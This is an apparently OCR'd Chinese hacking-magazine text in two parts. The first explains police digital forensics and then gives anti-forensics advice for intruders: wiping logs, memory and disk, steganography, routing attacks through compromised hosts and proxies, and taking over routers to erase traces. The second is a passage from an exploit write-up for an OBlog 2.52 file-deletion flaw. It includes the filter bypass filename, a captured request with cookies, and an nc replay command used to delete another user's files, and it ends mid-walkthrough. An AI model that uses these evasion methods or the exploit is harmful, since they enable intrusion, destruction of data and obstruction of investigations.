从上面我们知道，网警的主要技术是取证，下面我们就来了解一下什么是取证技术。一般看刑警电视剧比较多的人都知道，发生了什么案子首先是封锁和保护现场，不让任何人破坏现场，然后就是给现场做技术鉴定，使用各种手段尽量还原当时案发现场的情况并寻找凶手留下来的信息（比如指纹、凶器等等）。

而网警破案的第一步也是封锁现场，让调查人员来到计算机犯罪现场或入侵现场，寻找并扣留相关的计算机硬件。这一步在计算机取证上也叫物理证据获取，一般网警在这一步做的主要事情是：保护寄存器、数据文件、交换区、隐藏文件、空闲磁盘空间、打印机缓存、网络数据区、用户进程存储区、堆栈、日志、缓冲区、文件系统中的数据不被破坏和修改。还有就是获取内存和硬盘中的数据，顺序为先内存后硬盘，因为内存为易灭失数据而硬盘为相对稳定数据。对内存数据的获取主要用内存检查命令和内存数据分析工具（如内存数据分析编辑器）来实现，而硬盘数据的获取也是通过专门的工具（如"美亚网警"多功能硬盘克隆机）对硬盘进行逐扇区的读取，将硬盘数据完整地克隆出来：第二步就是对保护和提取的数据进行分析，它的范围包括现存的正常文件、已经删除但没有被新文件覆盖的文件、隐藏文件、受到密码保护的文件及加密文件等等。

分析数据常用的手段如下。

1．用搜索工具搜索所有的逻辑文件Slack磁盘空间、自由空间、未分配的空间中所有特定的数据。打个比方说：在上午10点的时候发生了入侵事件，那么在使用搜索工具时肯定是首先搜索记录时间为10点左右的文件。

2．由于黑客在入侵时会删除数据，所以还要用数据恢复工具对没有覆盖的文件进行恢复。

3．对系统中所有加密的文件进行解密。

4．用MD5对原始证据上的数据进行摘要，然后把原始证据和摘要信息保存。

上面的就是网警在取证时所要进行技术处理的地方，然后根据分析的结果（如IP地址等等）来确定嫌疑人。

下面介绍一些网警在取证时常用到的专业软件，对此方向感兴趣的朋友可以到网上去下载。

> 文件浏览器：专门用来查看数据文件的阅读工具，只可以查看但没有编辑和恢复功能，可以防止数据的破坏，Quick View Plus是其中的代表。
>
> 图片检查工具：ThumbsPlus是一个可以对图片进行全面检查的工具。
>
> 反删除工具：Easy Undelete是一款Windows下强大的数据恢复和反删除软件。
>
> 文本搜索工具：dtSearch是一个很好的用于文本搜索的工具。
>
> 驱动器映像程序：就是拷贝和建立驱动器的映像，可以满足取证分析的磁盘映像软件，包括：SafeBack SnapBack Ghost等等。
>
> Forensic Toolkit：是一系列基于命令行的工具，可以帮助推断Windows NT文件系统中的访问行为。
>
> EnCase：主要功能有数据浏览、搜索、磁盘浏览、数据预览、建立案例、建立数据、保存案例等。
>
> CRCMD5：可以验证一个或者多个文件内容的CRC工具。
>
> DiskScrub：一个可以消除硬盘驱动器中所有数据的工具。
>
> DiskSig：用于验证映像备份的精确性。
>
> FileList：一个磁盘目录工具，用来建立用户在系统上的行为时间表。
>
> GetSlack：一个周围环境数据收集工具，用于捕获未分配的数据。
>
> GetTime：一个周围环境数据收集工具，用于捕获分散的文件。
>
> Net Threat Analyzer：网络取证分析软件，用于识别公司账号滥用。
>
> NTI-DOC：一个文件程序，用于记录文件的日期、时间以及属性。
>
> PTable：用于分析及证明硬盘驱动器分区的工具。
>
> Seized：用于对证据计算机上锁及保护的程序。
>
> ShowFL：用于分析文件输出清单的程序。
>
> TextSearch Plus：用来定位文本或者图形软件中的字符串的工具。

黑 客

通过上面的学习，相信大家对网警的取证工作都有一定的了解了吧。取证的最终的目的就是要从海量的数据中提取出黑客入侵后留下来的证据：作为黑客的反取

证而言，目前比较有效的反取证技术有：数据擦除、数据隐藏。

数据擦除就是清除所有可能的证据，这样取证就无法进行了，这是最有效的反取证方法。数据隐藏就是将暂时还不能被删除的文件伪装成其他类型或者将隐藏在图形文件中，还可以隐藏在磁盘上的Slack、交换空间等等，目的是让别人永远也找不到有用信息，这些都被称为数据隐藏。

1.数据擦除 很多朋友在入侵之后把日志文件删除了以为就万事大吉，其实这远远不够。如果用手工删除那几乎是等于没有删除，因为系统删除文件之后它在硬盘上的数据并没有覆盖，只要用一些数据恢复软件就可以把原来的数据还原。用工具删除还比较好，至少它会对硬盘进行反复的读写操作，但是一般至少要进行7次以上的反复覆盖才能够把数据完全删除，不然还会留下一些碎片文件。这里推荐一款Windows下优秀的删除工具WYWZ，据说是采用美国国防部的标准，如图1所示。




图1

本人建议擦除标准为7次以上，这样就很难留下痕迹了。日志文件是取证中一个最重要的工作，但这只是取证的一部分，所以删除日志文件还是远远不够的。从上面我们知道网警要在哪些地方取证，所以利用工具还要进一步擦除，比如内存、缓冲区、硬盘中的数据，还有CPU中Cache中的数据等等。

2.数据隐藏 常用的数据隐藏技术有数据加密、更改文件后缀名、隐写术等等。学过密码学的朋友都知道密码学上有两条原则：一是如果破解密码所花的代价超过了密码本身的价值那么就放弃；二是如果破解密码所花的时间超过了密码的有效期也放弃。所以我们在对数据加密的时候最好符合上面的两条原则，诸如可以利用多种加密算法对数据加密，而且密码尽量要长一些，短时间内无法破解甚至根本无法破解出来。

隐写术说的通俗一点就是把一些证据隐写在正常文件下，从而躲过数据分析。比如我要把文件"黑客与网警的较量.doc"隐藏在"我的相片.bmp"中，如图2所示。

然后利用DOS中的Copy命令将两个文件合成并生成haha.bmp，如图3所示。

打开看看并比较两张图片的大小，如图4所示。

与图2比较是不是发现haha.bmp大了一点点呢，大出



图2




图3

来的就是我们"黑客与网警的较量.doc"的大小，这样就起到了一个隐藏的效果。一般隐写术是和数据加密结合起来用的，首先用对数据进行加密，然后再用隐写术将加密后的数据隐藏，这样就大大增加了取证的难度。




图4

比较知名的隐写工具有：

1.StealthDisk：能够隐藏计算机中所有的文件和文件夹，同时删除所有在线Internet的访问记录。

2.Cloak：一个非常好的隐写术软件，能读文件进行加密并将其隐藏在位图文件。

3.Invisible Secrets：一个数据隐藏工具，能将数据隐藏在JPEG、PNG、BMP、HTML和WAV中。

实战

通过上面的学习，各位应该对网警的取证和黑客的反取证都有了一个大致的了解吧。前文已经说过本文的重点在黑客的反取证，所以以下面就通过一个完整的模拟攻击过程来说明在攻防中所要注意的问题，以逃避网警的取证。入侵的过程大致为：踩点→入侵→清脚印。

踩点：这个时候主要注意的问题是IP地址有没有暴露，要是出现了"出师未捷身先死"的情况可就不好了。这里首先要纠正很多拨号及ADSL上网的朋友在攻防实验中一个不好的习惯，我们知道这些上网用户采用的是动态IP，在上网时拨通ISP（网络服务提供商）的主机后，自动获得一个动态IP地址，很多朋友以为这个IP地址是随便分给你的，所以在入侵的时候并没有隐藏IP，其实没有这么简单。这些IP地址不是任意的，而是该ISP申请的网络ID与主机的ID的合法区间中的某个地址。这些用户任意两次连接时的IP地址很可能不同，但在每次连接的时间内的IP地址是不变的。所以网警要追查动态IP的

情况，只要通过网络运营商的认证系统，找到与之捆绑的账户，就可以确定上网者。所以动态IP也和静态IP一样，是可以轻易找到上网者的。这是因为法律规定，为了保护计算机信息的安全，网络运营商Interent服务机构，其IP地址等信息必须在公安机关公共信息网络勘察部门备案。7期黑防的那篇小说，可算是把这种查找IP的方法发扬光大了。

在入侵时最重要就是隐藏好自己的IP地址，一般的方法是利用跳板（肉鸡）来进行入侵，最后把留在肉鸡上的日志删除，然后离开。对于没有肉鸡的朋友可以利用代理服务器来隐藏自己的IP地址，建议最好利用国外的代理服务器。上面两种都是比较常用的方法，可以满足一般的要求，而如果对方不惜一切代价要查你的话，那是肯定可以查到的。这是因为我们上网的所有信息其实在路由器上都有记录，所以查询路由器的信息就可以很快确定出入侵者的IP地址，真正的高手不仅会用到上面两种方法，同时他在入侵服务器之前，也会把他所要入侵的服务器之间的一些路由器干掉，在删除肉鸡的日志同时还会把路由器上的所有信息删除。就算对方把整个网络监控了也没有办法，即使利用IDS也很难查到你的IP地址，所以路由器的入侵在这里扮演了很重要的惧色，控制了对方的路由器就等于控制了对方的网络，剩下的只有任人宰割。对于有条件的朋友可以把三者结合起来，以保证自己的最大安全。

入侵：这个过程主要注意的问题是：不要被IDS或类似的软件发现有人入侵，至于利用什么技术入侵不是今天的重点，就不详细谈论了。


清脚印：首先把所有日志文件删除，注意一定要用工具对原来日志文件进行反复覆盖，然后利用内存删除工具把内存数据删除，还有CPU的Cache中的数据及缓冲区也要做相同处理。接下来就是硬盘上的数据了，一般的删除工具会把扇区上的文件的都删除，特别需要注意的地方就是扇区之间的磁盘空间，这个地方一般存在很多碎片文件。还有如果控制了对方的路由器的话，上面的任何数据也要删除。以上所说的删除文件是指利用专门的删除工具对文件进行多次覆写操作；对于不能够删除的数据，首先把文件的后缀改掉，然后用数据加密软件对数据进行多次加密，且每次所用到的加密算法应该是不一样的；再利用隐写术对文件隐藏。

以上是入侵过程中需要重点注意的问题，虽然上面是一个反取证的过程，但是我想对于研究取证也是很有好处的，只有知道攻才知道怎么去防。在网络上，网警和黑客是对立较量的，但是从技术角度来讲他们又是统一的。这篇文章也不是教黑客怎么去对付网警，只是一个技术的交流过程。我想技术本身并没有对错正邪之分，一切都在于人心的作用。

脚本小子：OBlog2.52以前也有一个文件删除漏洞，不过那已经是2004年的事情了，又爆出新漏洞？好玩的东西越来越多，看来我们这个暑假也不用闲着了。

适合读者：入侵爱好者、脚本爱好者

前置知识：无



OBlog2.52 再现文件删除漏洞

文／寂寞的刺猬

起因

其实看到演示OBlog2.52文件删除漏洞的动画，是在我发现此漏洞之后。因为需要一些资料，意外的搜到了那个动画，当时感到很奇怪，难道早就有人发现了？可为什么官方的测试站"http://test.OBlog.cn/252"依旧有删除文件的漏洞呢？待看过演示之后才明白，网上所发布的动画是很久以前做的，对于那个删除任意文件的漏洞，官方早已经修补了，但很不幸的是，还是同一个地方，同样是删除文件漏洞，又被我挖了出来，虽然这个功能上没有以前的强大，且能删除的文件也局限在"Uploadfile"文件夹（存放用户上传文件）内，但这足以让OBLOG的管理员迷糊一阵了！

漏洞分析

OK！先来看一下漏洞是如何形成的！在"user_uploadfile.asp"中有这样一段代码

```
sub delfile()
del=filtfilename(trim(del))
dim fn_size,fileinfo
set rs=server.createobject("adodb.recordset")
rs.open "select upfiles,upfiles_size from [user] where userid="&userid,conn,1,3
if not rs.eof then
if instr(rs(0),del)>0 then
if fso.FileExists(Server.MapPath(uppath&"/"&del)) then
Set fileinfo = fso.GetFile(Server.MapPath(uppath)&"/"&del)
fn_size=fileinfo.size
fso.DeleteFile Server.MapPath(uppath&"/"&del)
end if
end if
…………（略）
```

```
rs(1)=rs(1)-fn_size
rs.update?
end if
rs.close
set rs=nothing
response.Redirect "user_uploadfile.asp"
end sub
```

看不懂？不要紧，我们一起分析代码的流程，首先是"del"的赋值，先看一下"del"是如何接收的。原来用的是 del=trim(request.QueryString("del"))，没有任何过滤，但在赋值的时候，却用到了filtfilename()进行过滤，那么这个自定义的函数都过滤了什么？

```
Function filtfilename(filename)
If IsEmpty(filename) Then Exit Function
filename = Lcase(filename)
filename = Replace(filename,Chr(0),"")
filename = Replace(filename,"asp","")
filename = Replace(filename,"asa","")
filename = Replace(filename,"aspx","")
filename = Replace(filename,"cer","")
filename = Replace(filename,"cdx","")
filename = Replace(filename,"htr","")
filtfilename=filename
End Function
```

禁止提交带asp、asa之类的文件名，起初看到该过滤时，我很是疑惑不解。难道在"上传文件管理"中还可以管理asp之类的文件？待看过那个演示后才搞明白了，原来这是针对2004年删除任意文件的过滤，但这种过滤方式也是不安全的！比如我提交的文件名字是"../index.aaspsp"，经这个函数过滤asp后，文件名字就变成了"../index.asp"，不是照样可以提交任意格式吗？继续向下分析，看这一句 rs.open "select upfiles,upfiles_size from [user] where userid="&userid,conn,1,3，从[user]表中查询"upfiles"(上传文件名)和"upfiles_size"(文件容量)字段，查询的条件是"userid"，在这里对所要删除的文件又加了限制，为什么2004年的任意删漏洞不能用了？关键原因就在这个查询条件ID上，试想，Index.asp或其他目录中的文件，其名称会在[user]表的"upfiles"字段中备案吗？只有备案了："if instr(rs(0),del)>0 then"，才会执行下面的删除语句 fso.DeleteFile Server.MapPath(uppath&"/"&del)，否则，休想删任何文件！

是否觉得上面的代码无懈可击呢？NO！有一个环节出现了纰漏，如果提交的"userid"不是当前用户的ID，而是某个用户的ID值，同时提交的"del"参数又是这个用户所上传的文件，那么执行删除会出现意想不到的结果。

打开OBlog2.52官方测试站，注册一个用户 52cc，成功登录后进入"管理中心"，先上传几个文件以备不时之需，然后打开"上传文件管理"页面，把鼠标移到文件右侧的"删除"链接上，在IE下方的状态栏内显示出了该链接的URL地址，如图1 所示。




图1

难道可以在URL中直接执行？复制此地址到URL中执行，结果出现了错误，如图2 所示。




图2

查看代码才发现在"user_uploadfile.asp"头部有这么一句 <!--#include file="user_chkpass.asp"-->，原来这个"user_chkpass.asp"就是用来验证提交地址的，如果没有"HTTP_REFERER"(来源)页就出现此类错误！既然不能在URL中直接执行，那么我们可以使用NC提交！启动"Winsock Expert"监听当前页"OBlog-后台管理"，然后选中该文件，点击其右侧的"删除"链接(注意：是右侧的删除)，抓到了如下数据：

```
GET /252/user_uploadfile.asp?del=20066101 32939975.jpg&userid=389 HTTP/1.1
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, application/msword, application/vnd.ms-excel, application/x-shockwave-flash, */*
Referer: http://test.OBlog.cn/252/user_uploadfile.asp
Accept-Language: zh-cn
UA-CPU: x86
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.2; SV1; .NET CLR 1.1.4322)
Host: test.OBlog.cn
Connection: Keep-Alive
Cookie: ASPSESSIONIDAASSTARC=FKCMAIMAMFHILCAIOJPDJLGF; OBlog123=CookieDate=0&Password=52a56a51a50a54a102a99a98a100a55a49a50a101a98a56a99&UserLevel=56&UserName=99a99a50a53
```

我注意到提交数据所使用的是GET方式，并且删除的文件名称及用户ID均在一行内，这样就极大方便了数据的修改与提交。将GET中的del值更改为另一个文件名称，然后将修改后的数据保存在NC目录中的"1.txt"中。接下来打开CMD窗口，在其中执行 nc.exe -vv test.OBlog.cn 80 <1.txt，待显示回显信息后，刷新"上传文件管理"页面。该文件消失了，可以确认用NC删除成功。下面就来测试能否删除其他用户的上传文件吧。用谁做测试对象呢？还是选自已吧！先用52cc用户发表了篇日志，如图3 所示，(图片的地址是 http://test.OBlog.cn/252/uploadfile/200661013212923 0.jpg)

接下来，退出52cc的登录，重新申请了一个名为5200的用户，再次登录，在进入"管理中心"时，用"Winsock Expert"监听当前后台窗口，抓取到5200用户的Cookie值，然后用这个值替换"1.txt"中的Cookie值，更改"del"值为上面图片的名称 200661013212923 0.jpg，

